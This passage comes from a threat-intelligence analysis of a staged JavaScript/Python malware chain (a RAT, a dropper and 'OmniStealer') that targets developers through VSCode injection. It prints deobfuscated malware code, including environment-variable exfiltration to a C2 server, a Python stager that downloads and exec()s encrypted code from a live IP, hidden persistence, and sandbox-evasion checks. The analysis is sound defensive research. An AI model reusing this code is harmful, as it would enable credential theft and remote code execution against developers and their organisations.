- 3+ different IP addresses configured

3. IDE Persistence:

- Even if VM network is disabled/closed, the infection remains in VSCode
- When VM restarts with network, malware reactivates automatically
- Survives VM snapshots and rollbacks if IDE files are on persistent disk
- **Works on any VM with JavaScript/Node.js** - VMware, VirtualBox, Hyper-V, KVM, Docker containers, WSL, etc.

Limitations:

- **Air-gapped VMs:** Cannot connect if there's no network access
- **Strict egress filtering:** Requires outbound HTTP/HTTPS on ports 443 and 27017
- **VM with read-only IDE installation:** Cannot inject if the VSCode directory is immutable

However:

- Most development VMs have full internet access (required for package downloads)
- Ports 443 and 27017 are commonly allowed (HTTPS and MongoDB)
- Developers typically run VMs with persistent file systems
- VM suspend/resume doesn't clear the infection
- **JavaScript cross-platform nature** means same infection works across Windows VMs, Linux VMs, macOS VMs, containers, etc.

DEV#POPPER.js RAT Summary


This **530-line, cross-platform RAT with advanced anti-debugging capabilities** is designed to:

- **Evade analysis** through catastrophic regex patterns (lines 1-13), self-modifying code, and multi-layer encryption
- **Defeat disassembly** with runtime-only payload decryption and obfuscated control flow
- Infect developer IDEs (VSCode/Cursor) for persistent access **on any OS**
- Provide **full RCE (Remote Code Execution)** via native shell commands
- Survive VM restarts and network interruptions via IDE injection
- Maintain stealth through legitimate file modification
- Auto-reconnect to multiple C2 servers
- Target software developers to compromise codebases
- **Work universally on Windows, macOS, Linux, BSD, and any OS with Node.js** - no recompilation or platform-specific variants needed

Critical Risk: The combination of VSCode injection, JavaScript's cross-platform nature, and sophisticated anti-debugging techniques makes this particularly dangerous. The regex-based anti-disassembly (lines 11-13) actively prevents security researchers from analysing the code, while the XOR-encrypted payload (line 100+) ensures static analysis tools cannot detect the malicious behavior without executing the code. A developer infected on Windows could spread the malware to Linux production servers simply by opening VSCode.

Payload1_2_1 (InfoStealer Stager)


SHA256: `8c0233a07662934977d1c5c29b930f4acd57a39200162cbd7d2f2a201601e201`



We now have the payload from the HTTP request via `http://23.27.20.143:27017/$/boot`.

Deobfuscation

The previous payload was the Cross-Chain TxDataHiding and now we have a payload with ~2500 lines of highly obfuscated JS code. Similar to Payload 1_1_1, we used [Obfuscator.io Deobfuscator](), running this against our code allowed us to see the next stage of the code.



Stage 3 Payload Analysis - Python Dropper & Stage 4 Fetcher

File Size: Approximately **430 lines** of JavaScript

Designation: Stage 3 (Payload1_2_1) - Fetches Stage 4 (Payload1_2_1_1) InfoStealer and Persistence Mechanism

1. Embedded Alternative RAT Fetcher (Lines 100-120)

```
 const O = function (P) {
  const R = "4#uLeVM[3lESLGA".length;  // XOR key
  let S = '';
  for (let T = 0x0; T < P.length; T++) {
    const U = P.charCodeAt(T);
    const V = "4#uLeVM[3lESLGA".charCodeAt(T % R);
    S += global.String.fromCharCode(U ^ V);
  }
  return S;
}(atob("HEUAIgYiJDRdRGwoOiYzFEsbOlhxandZDghueXJ0GRZBeF4wODVQGCw8ImcAe1VdJ0wtOzpBTC..."));
```

What this atob() contains:

- **Payload 1_1**: The blockchain-based RAT fetcher (same as Stage 1)
- XOR Key: `'4#uLeVM[3lESLGA'`
- Fetches from: Tron → Aptos → BSC blockchain
- Downloads: **530-line RAT (Payload 1_1_1)** with full capabilities
- **Purpose:** Fallback persistence mechanism if HTTP C2 (Stage 2) fails

2. Dual Persistence Strategy (Lines 125-135)

```
 // Method 1: Detached background process
v.spawn("node", ['-e',
  "global['_V']='" + p + "';" +
  "global['r']=require;" +
  "global['m']=module;" + O  // Payload 1_1 (blockchain RAT fetcher)
], {
  'detached': true,
  'stdio': "ignore",
  'windowsHide': true
}).on("error", function (P) {});

// Method 2: Direct eval in current process
eval("global['e']='boot-eval';" + O);
```

Strategy:

- Spawns **Payload 1_1** (blockchain RAT fetcher) as detached hidden process
- Also executes Payload 1_1 via `eval()` in current process
- **Ensures RAT remains accessible even if HTTP C2 is blocked**
- Creates redundant infection vectors (blockchain + HTTP)

Persistence Architecture Clarification

Multi-Layer Persistence:

```
 Stage 3 (Payload 1_2_1) creates TWO parallel persistence mechanisms:

1. HTTP-Based Path (Primary):
    └──> Stage 4 Python Dropper (Lines 260-285)
        └──> Fetches Stage 4 from http://[C2]:27017/$/z1
        └──> XOR Key: '9KyASt+7D0mjPHFY'

2. Blockchain-Based Path (Fallback):
    └──> Payload 1_1 in atob() (Lines 100-120)
        └──> Fetches Tron/Aptos/BSC
        └──> XOR Key: '4#uLeVM[3lESLGA'
        └──> Downloads 530-line RAT (Payload 1_1_1)
        └──> RAT can re-inject Stage 2 into VSCode
```

Why This Design? Redundancy & Resilience:

If HTTP C2 is blocked/down:

- ✅ Blockchain path still active (nearly impossible to block)
- ✅ Payload 1_1 fetches RAT from Tron/Aptos/BSC
- ✅ RAT re-establishes full control

If blockchain is blocked (extremely rare):

- ✅ HTTP C2 path still active
- ✅ Stage 4 Python dropper continues operating

If both are blocked:

- ✅ Stage 2 remains in VSCode
- ✅ Next VSCode launch retries both paths
- ✅ Infection persists indefinitely

3. Environment Variable Exfiltration (Lines 140-165)

```
 const Q = global.process.env;
const R = Object.keys(Q).sort().reduce((W, X) => {
  if (!["pm_uptime", "created_at", "restart_time", /* ... */].includes(X)) {
    W[X] = Q[X];  // Collect all env vars
  }
  return W;
}, {});
const S = JSON.stringify(R);

// Exfiltrate to C2
const T = q + "/snv";  // q = global._H = "http://[C2_IP]:27017"
const U = {
```

```
  id: x + '$' + y,  // hostname$username
  user: y,
  body: S  // All environment variables
};
await J.post(T, U);
```

Exfiltrates to: `http://[C2_IP]:27017/snv`

Data Stolen:

- API keys (AWS_ACCESS_KEY_ID, GITHUB_TOKEN, etc.)
- Database credentials
- OAuth tokens
- Service account credentials
- Internal URLs and endpoints

4. Cloud/Sandbox Detection & Evasion (Lines 170-250)

Anti-Analysis Mechanisms:

```
 // AWS Detection
if ((y === "ubuntu" || y === "runner" || y === "root") &&
    (z.includes("-aws") || z.includes(".amzn") || z.includes(".cm2"))) {
  K(x + '$' + y + " / " + A + "\nBlocked (AWS)\n", "(Blocked)");
  return;
}

// Azure Detection
if (y === "runner" && z.includes("-azure") ||
    y === "codespace" && z.includes("-azure")) {
  K(x + '$' + y + " / " + A + "\nBlocked (Azure)\n", "(Blocked)");
  return;
}

// GCP Detection (detects via K_SERVICE env var)
if (x === "localhost" && y === "root" && global.process.env.K_SERVICE) {
  K(x + '$' + y + " / " + A + "\nBlocked (GCP)\n", "(Blocked)");
  return;
}

// Vercel Detection (detects via VERCEL_HIVE_VERSION env var)
if (x.startsWith("192.168.") && y === "root" &&
    global.process.env.VERCEL_HIVE_VERSION) {
  K(x + '$' + y + " / " + A + "\nBlocked (Vercel)\n", "(Blocked)");
  return;
}
```

```
// Kali Linux (security research VM)
if (x === "kali" && (y === "root" || y === "kali" || y === "shellchocolat")) {
  K(x + '$' + y + " / " + A + "\nBlocked\n", "(Blocked)");
  return;
}

// Generic sandbox patterns (UUID hostnames, hex patterns)
if (/^[0-9a-f]{12}$/.test(x) && (y === "root" || y === "node") ||
    /^[0-9a-f]{8}-[0-9a-f]{4}-[0-9a-f]{4}-[0-9a-f]{4}-[0-9a-f]{12}$/.test(x)) {
  K(x + '$' + y + " / " + A + "\nBlocked\n", "(Blocked)");
  return;
}

// Test environment
if (x === "EV-CHQG3L42MMQ") {
  K(x + '$' + y + " / " + A + "\nBlocked (Test)\n", "(Test-Blocked)");
  return;
}
```

Blocks execution on:

- ✅ AWS EC2 (detects via kernel and usernames)
- ✅ Azure VMs (detects via kernel signatures)
- ✅ Google Cloud Platform (K_SERVICE env var)
- ✅ Vercel (VERCEL_HIVE_VERSION env var)
- ✅ Amplify CI/CD
- ✅ GitHub Actions runners
- ✅ Docker containers (UUID/hex hostname patterns)
- ✅ Kali Linux (security research OS)
- ✅ CI/CD build environments
- ✅ Specific test machines

Purpose: Avoid detection by cloud providers, security researchers, and sandboxes

5. Stage 4 Python Dropper (Lines 260-285)

Python Payload Template - Downloads Stage 4:

```
 code = """
import sys,base64
from urllib.request import Request,urlopen;

def x(a,b):  # XOR decryption function
    kn=len(b);c=bytearray(len(a))
    for i in range(len(a)):c[i]=a[i]^ord(b[i%kn])
    return c
```

```
if __name__=='__main__':
    id=sys.argv[1]  # 'z1' = Stage 4 identifier
    sys._v1=sys.argv[2] if len(sys.argv)>2 else ''
    sys._v2=sys.argv[3] if len(sys.argv)>3 else None

    try:
        # Download Stage 4 from C2
        exec(x(
            base64.b64decode(
                urlopen(Request(
                    f'{C2_URL}/$/{id}',  # http://[C2]:27017/$/z1
                    headers={'User-Agent':'Mozilla/5.0 (Windows NT 10.0; Win64; x64) ...'}
                )).read().decode('utf-8')
            ),
            '9KyASt+7D0mjPHFY'  # XOR key for Python payloads
        ).decode('utf-8'), globals())
    except Exception as ex:
        print(ex)
"""

# Launcher wrapper
import os,sys,subprocess
subprocess.Popen([sys.executable, '-c', code, 'z1', _v1, _v2],
                 creationflags=flags,
                 preexec_fn=os.setsid)
```

Stage 4 Download Details:

- **URL:** `http://[C2_IP]:27017/$/z1`
- **XOR Key:** `'9KyASt+7D0mjPHFY'`
- **Encoding:** Base64 → XOR decrypt → Python code
- **Execution:** Detached, hidden process
- **Purpose:** Fetches and executes Stage 4 (Payload 1_2_1_1)

Important Note: Secondary Payload Disabled

The code shows a **commented-out second payload** (`zz2`):

```
 # subprocess.Popen([sys.executable, '-c', code, 'zz2', _v1],
#                  creationflags=flags,
#                  preexec_fn=os.setsid)
```

Implications:

- Originally designed to fetch **two Python payloads** simultaneously
- `z1` = Active (Stage 4 InfoStealer)

- `zz2` = **Disabled/Commented Out** (unknown purpose)
- Attackers may have disabled `zz2` temporarily or permanently
- Could be re-enabled in future malware updates
- Suggests a modular payload system where attackers can enable/disable components

Potential reasons for disabling zz2:

- ✅ Still in development
- ✅ Some form of destructive malware that causes too much detection/noise
- ✅ Reserved for high-value targets only
- ✅ Replaced by blockchain fallback mechanism
- ✅ Part of A/B testing different infection strategies

Note: One victim did also claim ransomware was deployed via this Threat Actor, however the report on this was not thorough and much of their claims are not accurate, such as claiming on social media that 3 out of 9 developers are infected.

6. Python Installation Automation

Windows (Lines 290-360):

```
 // Check for existing Python
W = await F('py', ['-V'], {windowsHide: true});
X = await F('py', ['-m', "pip", '-V'], {windowsHide: true});

if (W && X && W.includes("Python 3.")) {
  // Use existing Python to launch Stage 4
  await F('py', ['-c', M, p, Y], {windowsHide: true});
} else {
  // Install Python automatically
  K(x + '$' + y + " / " + A + "\nInstalling python...");

  const T = "%LOCALAPPDATA%\\Programs\\Python\\Python3127";
  await u.promises.mkdir(T, {recursive: true});

  // Download Python portable from C2
  const ae = q + "/d/python.zip";  // http://[C2]:27017/d/python.zip
  const af = t.join(T, "python.zip");
  await L(ae, af);

  // Extract using tar (Windows 10+)
  try {
    await F("tar", ["-xf", af, '-C', T], {shell: true, windowsHide: true});
  } catch (ai) {
    // Fallback: Use 7-Zip if tar fails
    K(x + '$' + y + " / " + A + "\nfailed to install py using tar: " + ai);
```

```
    const aj = q + "/d/python.7z";
    const ak = t.join(T, "python.7z");
    await L(aj, ak);

    const al = q + "/d/7zr.exe";
    const am = t.join(T, "7zr.exe");
    await L(al, am);

    await F(am, ['x', ak, '-o' + T, "-bd", "-aoa"], {windowsHide: true});
  }

  await u.promises.mkdir(U, {recursive: true});  // Create Doc folder marker
}
```

Windows Python Installation:

- Downloads portable Python 3.12.7 (~25MB) from C2
- Installs to: `%LOCALAPPDATA%\Programs\Python\Python3127`
- Uses native `tar` (Windows 10+) for extraction
- Falls back to 7-Zip if tar fails (downloads 7zr.exe from C2)
- Creates marker file to detect if it's already running
- Completely hidden (windowsHide: true on all operations)

Linux/macOS (Lines 370-420):

```
 let as = false;
try {
  as = await F("python3", ['-V']);
  K(x + '$' + y + " / " + A + "\npy3 = " + as);
} catch (at) {}

for (let au = 0x0; au < 0x3; au++) {
  try {
    if (as && as.includes("Python 3.")) {
      // Launch Stage 4
      const av = await F("python3", ['-c', M, p]);

      // If pip missing, install it
      if (av.includes("<ERROR> Failed to install pip:")) {
        K(x + '$' + y + " / " + A + "\n" + av + "\nInstalling pip...");
        await L("https://bootstrap.pypa.io/get-pip.py", "/tmp/get-pip.py");
        await E("python3 \"/tmp/get-pip.py\" --break-system-packages");
        continue;
      } else if (av.includes("</?>")) {
        K(x + '$' + y + " / " + A + "\n" + av);
        break;
      }
```

```
    }
  } catch (ax) {
    K(x + '$' + y + " / " + A + "\nfailed to install/run py: " + ax);
  }
  await new Promise(ay => setTimeout(ay, 15000));  // 15 second retry
}
```

Linux/macOS Python Usage:

- Uses system `python3` binary (typically pre-installed)
- Installs `pip` if missing (from bootstrap.pypa.io)
- Uses `--break-system-packages` flag (bypasses Python 3.11+ restrictions)
- Retries up to 3 times with 15-second delays
- Reports all operations back to C2

7. Concurrency Control (Lines 305-320)

```
 // Check if already running
try {
  u.readFileSync(t.join(S, "Temp", "tmp7A863DD1.tmp"));
} catch (a4) {
  if (a4.code === "EBUSY") {
    K(x + '$' + y + " / " + A + "\nstill running...");
    a3--;
    await new Promise(a5 => setTimeout(a5, 15000));
    break aB;
  }
}

// Create temp marker file
const Y = "tmp" + new Date().getTime() + ".tmp";
const Z = t.join(S, "Temp", Y);
```

Purpose:

- Prevents multiple instances from running simultaneously
- Uses temp file locking mechanism
- Detects if Stage 4 is already active
- Reports to C2 and waits if already running

Anti-Debugging & Evasion

1. Catastrophic Backtracking RegEx (Lines 1-13):

```
 const a0a = a0b(this, function () {
  return a0a.toString().search("(((.+)+)+)+$")
```

```
        .toString().constructor(a0a).search("(((.+)+)+)+$");
});
a0a();
```

- Hangs static analysis tools
- Detects function modification

2. Cloud Platform Detection:

- Environment variable inspection (K_SERVICE, VERCEL_HIVE_VERSION)
- Kernel version analysis (AWS/Azure signatures)
- Hostname patterns (Docker, CI/CD)
- Username patterns (security research VMs)

3. Execution Blocking:

- Returns early if sandbox detected
- Reports to C2 but doesn't execute payloads
- Logs detection reason for attacker intelligence

Fetching the Final Payload (Payload1_2_1_1)


Here's where it gets particularly tricky. The IP address 23.27.20[.]143 is also the location from which the payload is retrieved. However, before Payload1_2_1 can reach it, telemetry data must first be sent from the RAT (Payload1_1_1).

How the RAT reaches remote code execution is simple:

Step	Malware Component	Fetches From	Endpoint	Headers	What It Gets	Saved As
1	Stage 2 (HTTP C2 Beacon - VSCode injected)	Dropper C2 (23.27.20.143)	`/$/boot`	Sec-V: _V	Stage 3 (Python Dropper)	In-memory → eval()
2	Stage 3 (Python Dropper)	_V-selected C2	`/verify-human/{_V}`	None	Nothing (registration)	N/A
3	Stage 3 (Python Dropper)	_V-selected C2	`/snv`	None	Nothing (env var exfiltration)	N/A
4	Stage 3 (Python Dropper)	Dropper C2 (23.27.20.143)	`/$/z1`	None	Stage 4 (Python InfoStealer)	In-memory → exec()
5	RAT (Payload 1_1_1)	_V-selected C2	`/verify-human/{_V}`	None	Nothing (registration)	N/A

Step	Malware Component	Fetches From	Endpoint	Headers	What It Gets	Saved As
6	RAT (Payload 1_1_1)	_V-selected C2	`/snv`	None	Nothing (env var exfiltration)	N/A
7	RAT (Payload 1_1_1)	_V-selected C2	WebSocket :443	Socket.io	Remote commands	N/A (real-time)

Now, what we can do is spoof the requests without actually executing anything:



Step	Malware Component	Fetches From	Endpoint	Headers	What It Gets	Saved As
1	HTTP Dropper	Dropper C2 (23.27.20.143)	/$/boot	Sec-V: 0	Stage 3 (Python Dropper)	boot_payload.txt
2	Downloader	_V-selected C2	/verify-human/{_V}	None	Nothing (registration)	N/A
3	RAT (Payload 1_1_1)	_V-selected C2	/snv + /verify-human/{_V}	None	Nothing (exfiltration)	N/A
4	Downloader	Dropper C2 (23.27.20.143)	/$/z1	None	Stage 4 (InfoStealer)	z1_decrypted_FINAL.txt

Note: The `/verify-human/` endpoints are **NOT related to ClickFix campaigns** at all. This is purely **telemetry/logging** with a deliberately **misleading name**.

Two Separate C2 Infrastructures:

1. _V-Selected C2 (for Loader & RAT):

- `136.0.9.8:27017` (if _V starts with 'A')
- `23.27.202.27:27017` (if _V starts with 'C')
- `166.88.4.2:27017` (if _V is numeric)
- Used for registration, telemetry, RAT control

2. Dropper C2 (for Python payloads):

- `23.27.20.143:27017` (hardcoded as global._H)
- Used for delivering Stage 3 and 4
- Separate from _V-based routing

Note: you'll see here that _V tracks the Sec-V value which is likely Victim Versioning Systems in order to:

- Route victims to different C2 servers
- Track malware variants
- A/B test different payloads
- Segment victims for targeted operations

Our assessment of this is:

```
 _V = 'A'  →  Infections from npm package 'malicious-pkg-A'
_V = 'C'  →  Infections from compromised GitHub Action
_V = '0'  →  Direct manual infections / testing
```

Why Two C2 Systems?

Separation of concerns:

- JavaScript payloads → _V-selected C2
- Python payloads → Dropper C2
- If one C2 is taken down, the other still works
- Modular architecture allows different payload updates

STEP 1: Fetch `/$/boot` from Dropper C2

Who: Stage 2 (HTTP C2 Beacon - injected in VSCode)

What happens:

```
 boot_url = f"http://23.27.20.143:27017/$/boot"
headers = {'User-Agent': USER_AGENT, 'Sec-V': '0'}
```

Malware code reference (Stage 2):

```
 const Q = q + "/$/boot";  // q = global._H = "http://23.27.20.143:27017"
const payload = await fetch(Q, {
  headers: {
    'User-Agent': 'Mozilla/5.0 (Windows NT 10.0; Win64; x64) ...',
    'Sec-V': _V || 0  // Version tracking
  }
});
// XOR decrypt with key 'ThZG+0jfXE6VAGOJ'
// Execute Stage 3 (Python Dropper)
```

What gets fetched: Stage 3 (Payload 1_2_1) - The 430-line Python Dropper

Saved to: `boot_payload.txt`

STEP 2: LOADER Registration with _V-Selected C2

Who: Stage 1 (Blockchain Loader) after downloading payloads

What happens:

```
 # Loader selects C2 based on _V variable:
if _V[0] == 'A': c2 = "136.0.9.8"
elif _V[0] == 'C': c2 = "23.27.202.27"
else: c2 = "166.88.4.2"

verify_url = f"http://{c2}:27017/verify-human/{_V}"
data = {'text': f"[{_V}] {hostname}$username / {os_info}"}
```

Malware code reference (Stage 1 - Blockchain Loader):

```
 // After downloading from blockchain
const response = await fetch(\`http://\${C2}:27017/verify-human/\${_V}\`, {
  method: 'POST',
  body: \`text=[\${_V}] \${SESSION_ID} / \${OS_INFO}\`
});
```

Purpose:

- Registers infection with C2
- Sends victim system info

- C2 tracks which version (_V) of malware is running
- Telemetry for attacker

No payload fetched - just registration/logging

STEP 3: RAT Registration with _V-Selected C2

Who: 530-line RAT (Payload 1_1_1) after being downloaded by Stage 1

What happens:

```
 # RAT uses SAME _V-selected C2 as loader
c2 = select_c2_based_on_v(_V)

# 1. Exfiltrate environment variables
snv_url = f"http://{c2}:27017/snv"
data = {
  'id': f"{hostname}$username",
  'user': username,
  'body': json.dumps(env_vars)  # All environment variables
}

# 2. Register with C2
verify_url = f"http://{c2}:27017/verify-human/{_V}"
data = {'text': f"[{_V}] {hostname}$username / {os_info}"}
```

Malware code reference (RAT - Payload 1_1_1):

```
 // Exfiltrate environment variables
d._R = async function(a0, a1) {
  const url = M + "/verify-human/" + e;  // M = _V-selected C2
  const params = {text: `[${e}] ${SESSION_ID}`};
  await axios.post(url, params);
};

// Also posts to /snv endpoint
const snv_url = M + "/snv";
const env_data = {
  id: SESSION_ID,
  user: username,
  body: JSON.stringify(process.env)
};
await axios.post(snv_url, env_data);
```

Purpose:

- RAT exfiltrates **all environment variables** (API keys, tokens, credentials)

- Registers with C2 for remote command capability
- Establishes WebSocket connection for real-time control

No payload fetched - just data exfiltration and registration

STEP 4: Python Fetches `/$/z1` from DROPPER C2

Who: Stage 3 (Python Dropper - Payload 1_2_1)

What happens:

```
 # CRITICAL: Python uses DROPPER C2, NOT _V-selected C2!
dropper_c2 = "23.27.20.143"  # This is global._H
z1_url = f"http://{dropper_c2}:27017/$/z1"
headers = {'User-Agent': USER_AGENT}  # NO Sec-V header!

response = requests.get(z1_url)
encrypted = base64.b64decode(response.content)
decrypted = decrypt_xor(encrypted, '9KyASt+7D0mjPHFY')
exec(decrypted)  # Execute Stage 4
```

Malware code reference (Stage 3 - Python Dropper):

```
 # Python payload template (Lines 260-285)
code = """
import sys,base64
from urllib.request import Request,urlopen;

def x(a,b):  # XOR decrypt
    kn=len(b);c=bytearray(len(a))
    for i in range(len(a)):c[i]=a[i]^ord(b[i%kn])
    return c

if __name__=='__main__':
    id=sys.argv[1]  # 'z1'

    # Fetch from DROPPER C2 (global._H), not _V-selected C2
    exec(x(
        base64.b64decode(
            urlopen(Request(
                f'{q}/$/{id}',  # q = global._H = "http://23.27.20.143:27017"
                headers={'User-Agent':'Mozilla/5.0 ...'}
            )).read().decode('utf-8')
        ),
        '9KyASt+7D0mjPHFY'
```

```
    ).decode('utf-8'), globals())
"""
```

What gets fetched: Stage 4 (Payload 1_2_1_1) - OmniStealer

Encoding: Base64 → XOR decrypt with `'9KyASt+7D0mjPHFY'`


Saved to: `z1_decrypted_FINAL.txt`

Purpose: Final payload that steals browser data, wallets, credentials, files

Note: The python script to emulate this is shared within the GitHub repository.

Payload1_2_1_1 (Python OmniStealer)

SHA256: `7a62286e68d879b45da710e1daa495978dcae31ae8f0709018a7d82343ec57e8`



We are onto the final piece of the malware kill-chain. Ransom-ISAC have named this 'OmniStealer', because it's a comprehensive information-stealing malware that targets virtually every major platform and data source. The code systematically harvests credentials from Chrome, Edge, Brave, Firefox, password managers (1Password, Dashlane, Bitwarden, NordPass), cloud storage services (Dropbox, Google Drive, OneDrive, iCloud, Box, Mega, pCloud), browser cookies, login databases, system information, environment variables, and extension data across Windows, macOS, and Linux systems—essentially stealing "omni" (everything) it can access.

Obfuscation Techniques Used

